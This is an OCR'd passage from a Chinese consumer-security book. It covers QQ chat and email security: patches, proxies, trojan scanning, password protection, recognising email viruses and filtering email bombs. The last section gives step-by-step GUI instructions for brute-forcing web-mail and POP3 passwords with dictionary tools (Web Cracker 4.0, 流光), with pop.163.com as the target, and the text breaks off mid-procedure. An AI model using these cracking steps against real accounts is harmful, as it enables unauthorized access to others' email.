免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3. 拒绝恶性“炸弹”

由于针对一般“炸弹”的防范措施比较简单，所以大家只要按照上述方法一般都能避免受到攻击。但其中也有一些后果会比较严重的“炸弹”，可以将你的QQ炸得“血肉横飞”。比如在QQ2000C、QQ2003和QQ2003II中发现的由于Richedit代码页溢出所引起的严重安全漏洞，它可以使攻击者发送一段恶意代码就让接收这段代码的QQ自动关闭。虽然随后腾讯很快推出安全补丁解决了这一问题，但这种攻击方式本身还是因其简单而有效受到广泛的认可。对于这类攻击如果你还在使用以上老版本ＱＱ，防范方法就是尽快打上腾讯公司给出的补丁或升级QQ。


7.4.3 防范IP地址被探测

IP地址，说穿了就是QQ用户在网上的位置，同时也是黑客入侵的必经之路，一旦IP暴露了，那么你的计算机就有可能被黑客攻击。由于使用QQ极可能泄露自己的IP地址，因此这一小节将介绍防范IP地址被探测的小方法。

数据在网上传送的时候，都是采用数据包的形式，任何数据在传送时都被分解成一个个固定大小和格式的数据包，接收后再重新组合，发送成功的前提和保证就是数据包里含有源IP地址和目的地IP地址。通过QQ查出对方的IP地址就是利用这种原理，发送一条信息，然后利用相应的软件比如“QQ狙击手”就可以查出对方的IP地址了。

QQ和IE一样也可以使用代理服务器，使用代理服务器后，对方扫描的IP地址将是代理服务器的地址，那么对方就扫描不到自己的IP地址了。在使用代理服务器之前，可先在网上查找一些免费的代理服务器，如果用户要安心地使用代理服务器上网，那么就可以找个收费的服务器。

在“QQ2008设置”对话框中依次单击“系统设置>代理设置”选项，然后在对话框右边的“网络连接设置”区域中选中“使用自定义的网络设置”单选按钮，然后选择代理服务器类型，设置服务器地址、端口等信息，如右图所示。设置完毕单击“测试”按钮，如果测试成功那么就实现了服务器代理。



7.4.4 利用“QQ医生”查杀QQ木马病毒

“QQ医生”是腾讯公司针对盗取QQ密码的木马病毒所开发出的一款安全软件，它能够准确地扫描用户计算机上的盗号木马程序，并有效地将其清除。由于“QQ医生”是一个单独的程序，因此，用户要在QQ面板中依次单击“系统菜单>安全中心>安全中心首页”选项打开“QQ安全中心”网页，然后下载QQ医生并进行安装后才能使用。利用“QQ医生”查杀QQ木马病毒的具体操作步骤如下。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1 启动QQ医生

安装好QQ医生后，在桌面上双击其图标即可启动QQ医生，如下图所示为QQ医生的主界面。



2 扫描QQ木马和可疑文件

在QQ医生的主界面中，单击“扫描木马和可疑文件”区域的“扫描”按钮即可开始扫描，如下图所示。



3 跳转到“可疑文件”界面

扫描完毕，QQ医生报告没有检测到木马程序，但是检测到了一个可疑文件，单击“处理”按钮即可，如下图所示。



4 上传可疑文件

在“可疑文件”界面的右下角单击“上传”按钮，将可疑文件上传，如下图所示。




5 上传完毕

上传完毕，单击“返回”按钮，如下图所示。



6 开启QQ实时保护功能

在“QQ医生”主界面上方单击“保护”按钮，然后单击界面中的两个“开启”按钮，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

7.4.5 申请密码保护

再坚固的防御也会有失手的时候，申请了QQ密码保护，当QQ失窃了还可以找回来，尽可能的减少损失。

1 打开账号中心首页

在QQ面板中依次单击“系统菜单>安全中心>申请密码保护”命令，如下图所示。



2 打开“用户登录“对话框

在账号中心首页的“设置密保”区域单击“查看密保状态”选项，如下图所示。



3 登录QQ账号

在“用户登录”对话框中依次输入QQ账号、密码以及验证码，如下图所示。




4 进入补充密保资料网页

系统提示该QQ号密保未设置完整，单击“立即补充”按钮，如下图所示。



5 选择要补充的密保项目

系统给出了密保3个项目，如下图所示。比如这里选择“设置密保邮箱”单选按钮。



6 设置密保邮箱

输入问题的答案和常用邮箱地址，然后单击“确定”按钮，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

提示：多重密保设置

在申请QQ号码的时候，系统会让用户选择3个问题，然后根据自己的情况来给出答案，其实这个操作属于设置问题密保，而步骤5当中给出的其他3个项目也属于密保，设置这么多密保的目的就是为了保证QQ号码的安全，一旦忘记了这个密保还可以通过其他密保来找回QQ。

1 完成密保邮箱设置

设置完成后会弹出一个提示对话框，单击“确定”按钮关闭，如右图所示。依照同样的方法还可以补充个人信息和设置密保手机。



读书笔记

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第8章

现在电子邮箱已成为一种特有的联系方式和保存资料的重要工具，邮箱的安全性可能会影响到用户的隐私、正常信件的往来以及社会活动等利益，在这一章中将介绍黑客攻击电子邮箱的各种方法以及用户防范的方法。

电子邮件攻防战



CD ROM

参见随书光盘

- 第8章　电子邮件攻防战\
  - 8.3.1　使用Web Cracker 4.0获取Web邮箱密码.swf
  - 8.3.2　使用“流光”探测电子邮箱账号与密码.swf

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



8.1 电子邮件病毒

电子邮件已经成为现代日常办公的主要通信模式，在病毒无处不在的今天，电子邮件也成为病毒的一种传播途径，不少企业用户和个人用户正在饱受邮件病毒的危害。

8.1.1 邮件病毒定义及特征

“邮件病毒”其实和普通的电脑病毒一样，只不过由于它们的传播途径主要是通过电子邮件，所以才被称为“邮件病毒”。“邮件病毒”主要是为了让用户的计算机感染病毒，或者是成为黑客手中的“肉鸡“。

“邮件病毒”除了具备普通病毒可传播性、可执行性、破坏性、可触发性等特征之外，还有以下几个特点。

1. 感染速度快

在单机环境下，病毒只能通过U盘或光盘等介质，从一台计算机传染到另一台，而在网络中则可以通过诸如电子邮件这样的网络通信机制进行迅速扩散。根据测定，针对一台典型的PC网络在正常使用情况下，只要有一台工作站有病毒，就可在几十分钟内将网上的数百台计算机全部感染。

2. 扩散面广

由于电子邮件不仅仅在单个企业内部传播，这直接致使“邮件病毒”的扩散不仅快，而且扩散范围很大，不但能迅速传染局域网内所有计算机，还能将病毒在一瞬间传播到千里之外。

3. 清除病毒困难

单机上的计算机病毒有时可通过删除带毒文件，格式化硬盘等措施将病毒彻底清除。而企业中的计算机一旦感染了病毒，清除病毒变得非常困难，刚刚完成清除工作的计算机就有可能被网络中另一台带病毒工作站所感染，使得清除“邮件病毒”变得非常困难了。

4. 破坏性大

网络中的计算机感染了“邮件病毒”之后，将直接影响网络的工作，轻则降低速度、影响工作效率，重则使网络及计算机系统崩溃，资料丢失。

5. 隐蔽性

“邮件病毒”与其他病毒相比更隐蔽。一般来说，“邮件病毒”通常是隐蔽在邮件的附件中，或者是邮件的信纸中，这一定程度上会加速病毒的泛滥，也增加了查杀病毒的难度。

8.1.2 识别“邮件病毒”

要想防范“邮件病毒”，必须能够准确地识别“邮件病毒”。下面介绍一下识别“邮件病毒”的几点技巧。

1. 看附件大小


电子邮件的附件通常是“邮件病毒”的最佳载体，通过查看附件大小，可以识别出

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

电子邮件是否携带病毒。


一般情况下，一个Word文档附件的大小为几十K左右，一张图片在50KB左右（清晰度不同，大小会有非常大的差距），如果发现电子邮件的附件是几百K，则该封邮件可能携带了病毒，如右图所示。



2. 看邮件地址

“邮件病毒”的传播者通常会利用一些陌生的邮件地址，当收到来自陌生地址的邮件时，一定要加倍小心。

如果这类邮件有附件，更要谨慎，这样的邮件有非常大的可能是病毒的携带者。对于来自陌生地址的邮件，在看了邮件地址后，再看邮件内容，如果内容是无关痛痒且与工作无关，基本可以判定该封邮件是病毒的携带者，如右图所示。



3. 识别真伪退信

用户书写邮件时，如果将收件人的电子邮件地址写错了，邮件服务器会自动将该邮件退回。一些“邮件病毒”的传播者，通常会利用伪装的退信传播病毒，因为退信中通常会有一个附件，书写着用户邮件的正文。一旦用户打开了假冒的邮件服务器系统退信，并且查看了附件，“邮件病毒”将会感染用户的计算机。为此，用户必须识别真伪退信。识别真伪退信的方法非常简单，看一下邮件地址即可。

8.1.3 防范“邮件病毒”

从前面的叙述不难看出，“邮件病毒”也是病毒的一类，但有一定的特殊性。为此，用户要充分利用软件的防毒功能，制订出周密的防范“邮件病毒”入侵的方案。

1. 合理设置杀毒软件

大部分杀毒软件都对磁盘中的文件进行实时监控，有些杀毒软件并不具备对邮件进行实时监控的功能，为此，企业的网管人员必须为计算机安装一款对邮件实时监控能力非常强的杀毒软件。在邮件实时扫描方面，卡巴斯基和瑞星杀毒软件的表现还是非常不错的。目前，大多数的杀毒软件都支持邮件扫描，但这并不意味着杀毒软件就具备防范“邮件病毒”的能力。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

一些杀毒软件安装之后，默认状态不支持邮件扫描，因此，用户必须手动打开杀毒软件的邮件扫描功能。杀毒软件的邮件扫描功能启用后，收发邮件过程中就可以检查邮件内容及附件，这样可以有效防止“邮件病毒”的入侵，如右图所示。



2. 妙用邮箱“反病毒”功能

目前，国内一些邮箱服务提供商都提供“反病毒”功能，凡是附件中有病毒或者邮件内容中有恶意代码的邮件，系统会自动删除或隔离。利用这一功能，用户可以安全放心地阅读邮件，而不必担心会受到“邮件病毒”的骚扰。除了对收到的邮件进行病毒检查之外，具备“反病毒”功能的邮箱在用户书写邮件，以及上传附件时，均会进行病毒扫描工作，全面保障邮箱用户的安全。

3. 谨慎对待邮件附件


邮件附件通常是“邮件病毒”的主要载体，因此，对于邮件中的附件一定要谨慎，尤其是附件是扩展名为.exe或.com的可执行文件，更要谨慎对待。对于可疑的邮件附件，用户可以先使用另存为功能，存放在计算机的磁盘中，然后再用杀毒软件进行扫描。除了可执行文件这种类型的附件会对计算机的安全造成威胁之外，带有宏功能的Word文档也是对计算机威胁非常大的一类附件。对于带有宏功能的Word文档附件，强烈建议企业用户先下载到硬盘中，然后再用杀毒软件检测，确认安全之后，再打开文档。另外，一些图片文件也可能是病毒的栖身之所。诸如“冰河”木马这样的客户端，可以伪装成图片，还有一些黑客将病毒扩展名更改为.jpeg等图片文件麻痹用户，一旦用户打开伪装成图片的邮件附件，系统就会感染病毒。

4. 关闭邮件预览功能

使用Foxmail及Outlook等软件进行邮件收发的用户，一定要关闭邮件预览功能。现在，一些传播与破坏力比较强的病毒，往往都是通过邮件预览时进行感染，而不需要打开邮件。如果使用Outlook收发邮件，建议用户关掉邮箱工具的预览项，这样可以预防用Outlook接收邮件时进行感染。如果使用的是Foxmail收发邮件，在当前账户属性中模块项选择纯文本格式，关闭邮件预览功能。除此之外，用户还应及时升级微软的最新补丁，封堵系统漏洞，这些方法都可以有效防止“邮件病毒”的入侵。在Windows XP下关闭Outlook Express的预览功能的具体操作步骤如下。

1 打开“选项”对话框

在Outlook Express窗口的菜单栏中依次单击“工具>选项”命令，如右图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2 阻止下载图像

在“选项”对话框的“安全”选项卡中选中“阻止HTML电子邮件中的图像和其他外部内容”复选框，如右图所示。



5. 不要盲目使用信纸模板

Foxmail、DreamMail等大部分邮件收发软件都提供了信纸模板，人们在写邮件时可以选择美丽的界面，可是，美丽的模板后面往往有病毒的威胁。邮件管理软件中的信纸模板都是一些脚本文件，如果模块感染了脚本病毒，例如VBS/KJ、欢乐时光等，用户使用该信纸模板发出去的邮件都带有了病毒。为此，用户不要盲目使用邮件管理软件中的信纸模板。在日常办公中，用户一定要养成良好的习惯，不给“邮件病毒”的入侵留下机会。



8.2 认识电子邮件炸弹

互联网这个自由世界，导致一些别有用心的人利用网络缺陷去攻击网民。目前最为普遍的一种攻击手段就是“邮件炸弹”，这也是个人用户在网络安全中最需要注意的地方。

什么是“邮件炸弹”？它有哪些危害？知道了危害之后，该采取怎样的办法去对付电子邮件炸弹，以免遭非法用户的“暗算”。对于这些问题的答案，将会在这一节中给大家一一介绍。

8.2.1 电子邮件炸弹的定义

电子邮件炸弹是最古老的匿名攻击之一，通过设置一台机器不断的大量的向同一地址发送电子邮件，攻击者能够耗尽接受者网络的宽带。由于这种攻击方式简单易用，也有很多发匿名邮件的工具，而且只要对方获悉用户的电子邮件地址就可以进行攻击，所以这是大家最值得防范的一个攻击手段。

一谈起“炸弹”，大家脑海中立刻会出现一种战争的场面：在硝烟弥漫的战场上，各种战斗武器一起对同一个地方进行大面积的狂轰滥炸，被攻击的地方处于一片汪洋的火海之中，可见这种炸弹式的攻击手段杀伤力是多么的大。而所谓电子邮件炸弹，其工作过程与炸弹也是一样的，只不过是用电子邮件来代替炸弹而已。具体指的是电子邮件的发送者，利用某些特殊的电子邮件软件，在很短时间内连续不断地将大容量的电子邮件邮寄给同一个收信人，而一般收信人的邮箱容量是有限的，在这些数以千计的大容量信件面前肯定是不堪重负，而最终“爆炸身亡”。

有些人往往会把电子邮件炸弹与邮件Spaming混淆，其实这两者的实质不尽相同。Spaming指的是发件者在同一时间内将同一电子邮件寄出给千万个不同的用户，主要是

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

一些公司用来宣传其产品的广告方式，这种方式一般不会对收件人造成太大的伤害。

8.2.2 电子邮件炸弹的危害

邮件炸弹可以说是目前网络中最“流行”的一种恶作剧，而用来制作恶作剧的特殊程序也称为E-mail Bomber。当某人所作所为引起了好事者不满时，好事者就可能通过这种手段来发动进攻。这种攻击手段不仅会干扰用户的电子邮件系统的正常使用，甚至还能影响到邮件系统所在服务器系统的安全，造成整个网络系统全部瘫痪，所以邮件炸弹具有很大的危害性。

邮件炸弹可以大量消耗网络资源，常常导致网络塞车，使大量的用户不能正常工作。通常，网络用户的信箱容量是很有限的，在有限的空间中，如果用户在短时间内收到成千上万封电子邮件，那么经过一轮邮件炸弹轰炸后的电子邮件的总容量很容易就把用户有限的阵地挤垮。这样用户的邮箱中将没有多余的空间接纳新的邮件，那么新邮件将会丢失或者被退回，这时用户的邮箱已经失去了作用；另外，这些邮件炸弹所携带的大容量信息不断在网络上来回传输，很容易堵塞带宽并不富裕的传输信道，这样会加重服务器的工作强度，减缓处理其他用户的电子邮件的速度，从而导致整个过程的延迟。

8.2.3 防范电子邮件炸弹

当用户遭受“炸弹”袭击后，第一个举动可能就是对那些无聊之人表示极端的愤慨，同时也想“以其人之道还治其人之身”，让这些“恶人”也尝尝“中弹”的滋味，于是有愤愤不平者可能会想到用电子邮件中的回复和转信功能将整个炸弹“回发”给发件人。然而这些狡猾的“恶人”可能想到他们的举动会遭人唾骂、遭人报复，为避免“杀身之祸”，这些人早已将退路准备好，他们把电子邮件中的发信人和收信人的两个地址栏都改换成了被攻击者的电子邮件地址，如果你想报复他们，你的“回礼”行动不仅不能够成功，而且他们还会让你“自己搬起石头砸自己的脚”，使你的邮箱“雪上加霜”，你所寄出的电子邮件就会永无止境地返回给自己。

既然没有办法报复这些“恶人”，只有想办法预防这些破坏分子的攻击，让他们无机可趁。由于破坏分子的炸弹随时随地都能发射，这就要求防御体系必须是随时随地都能拦截。为保证真正彻底地完成拦截任务，下面推荐几种“作战方案”供大家参考。

1. 向ISP求援

一旦信箱被轰炸了，但自己又没有好的办法来对付它，这时应该做的就是拿起电话向你上网的ISP服务商求援，他们就会采取办法帮你清除E-mail Bomber。不要“惹是生非” 在聊天室同人聊天，在论坛上与人争鸣，都要注意言辞不可过激，更不能进行人身攻击。

2. 采用过滤功能


在邮件软件中安装一个过滤器是一种最有效的防范措施（目前有许多邮箱自带过滤功能）。在接收任何电子邮件之前预先检查发件人的资料，如果觉得有可疑之处，可以将之删除，不让它进入你的邮件系统。但这种做法有时会误删一些有用的邮件。如果担心有人恶意破坏你的信箱，给你发来一个“重磅炸弹”，可以在邮件软件中启用过滤功能，把你的邮件服务器设置为超过信箱容量的大邮件时，自动进行删除。这里以“新浪”邮箱为例介绍其开启过滤功能的方法。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


1 跳转到“邮箱设置”页面

在“新浪邮箱”主页面中单击“邮箱设置”文字链接即可，如下图所示。




2 切换到“邮件过滤”选项页面

在“邮件设置”页面中单击“邮件过滤”文字链接即可，如下图所示。




3 进入“设置过滤规则”页面

在“邮件过滤”选项卡中单击“设置过滤规则”按钮即可，如下图所示。



4 设置邮件过滤规则

在“设置过滤规则”页面中首先单击选中“规则启用”区域中的“启用”单选按钮，然后用户可根据自己的情况设置邮件的限制，最后设置过滤的邮件存放位置，设置完毕单击“创建”按钮即可，如下图所示。



3. 使用转信功能

有些邮件服务器为了提高服务质量往往设有“自动转信”功能，利用该功能可以在一定程度上解决容量特大邮件的攻击。假设你申请了一个转信信箱，利用该信箱的转信功能和过滤功能，可以将那些不愿意看到的邮件全部过滤掉，删除在邮件服务器中，或者将垃圾邮件转移到自己其他免费的信箱中，或者干脆放弃使用被轰炸的邮箱，另外重新申请一个新的信箱。

4. 谨慎使用自动回信功能

所谓“自动回信”，就是指对方给你的这个信箱发来一封信而你没有及时收取的话，邮件系统会按照事先的设置自动给发信人回复一封确认收到的信件。这个功能本来给大家带来了方便，但也有可能制造成邮件炸弹。试想一下，如果给你发信

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

的人使用的邮件账号系统也开启了自动回信功能，那么当你收到他发来的信而没有及时收取时，你的系统就会给他自动发送一封确认信。恰巧他在这段时间也没有及时收取信件，那么他的系统又会自动给你发送一封确认收到的信。如此一来，这种自动发送的确认信便会在你们双方的系统中不断重复发送，直到把你们双方的信箱都撑爆为止。

5. 用专用工具解决

如果你的邮箱不幸已经“中弹”，而且你还想继续使用这个信箱，可以用一些邮件工具软件如PoP-It来清除这些垃圾信息。这些清除软件可以登录到邮件服务器上，使用其中的命令来删除不需要的邮件，保留有用的信件。

6. 不要在公共场合留下自己的邮箱

不要轻易在公共场合留下自己的邮箱，这样做的目的是防止“网页神抓”等软件的搜索或者是其他人的一些恶作剧。



8.3 获取电子邮箱密码的方式


电子邮箱也存在一些漏洞，而黑客可通过这些漏洞来获取账号以及密码，在这一节中将介绍黑客获取账号和密码的方法，用户也可利用这个方法来检测一下自己邮箱的安全状况。

8.3.1 使用Web Cracker 4.0获取Web邮箱密码

Web Cracker 4.0有很实用的功能，同时也支持代理服务器，其Web邮箱密码的破解与POP邮箱相似，只需要输入准备好的账号、密码字典以及目标主机的地址就可以开始破解了。另外，Web Cracker 4.0还有声音提示功能，能提醒用户探索结果是否成功。

1 打开用户名文件浏览对话框

在Web Cracker 4.0的主界面中单击“用户名文件”文本框后面的“浏览”按钮，如下图所示。



2 选择用户名文件

选择一个准备好的或者是Web Cracker 4.0自带的账号字典文档文件，单击“打开”按钮即可，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3 打开密码文件浏览对话框

单击“使用密码文件”文本框后面的“浏览”按钮即可，如下图所示。




4 添加密码字典

在弹出的“浏览”对话框中选择密码字典，单击“打开”按钮，如下图所示。



5 开始探测账号密码

在URL文本框中写入需要破解的网址或者IP地址，然后单击“开始”按钮即可，如下图所示。



6 真正探测

Web Cracker 4.0正在探测，如下图所示。探测Web邮箱账号、密码的过程完全取决于账号、密码字典，这种方法属于暴力破解，需要耐心等待。



8.3.2 使用“流光”探测电子邮箱账号与密码

“流光”是一个国产软件，功能比较丰富，它可以探测多种主机漏洞、探测用户信息以及破解密码等，这一节将以探测POP3邮箱为例，详细地说明其探测邮箱账号以及密码的过程。

1 打开“添加主机”对话框

启动“流光”后，右击目标主机下的“POP3主机”选项，在弹出的快捷菜单中选择“编辑>添加”命令，如右图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2 添加POP3主机

在弹出的“添加主机（POP3）”对话框中输入pop.163.com，单击“确定”按钮即可，如下图所示。

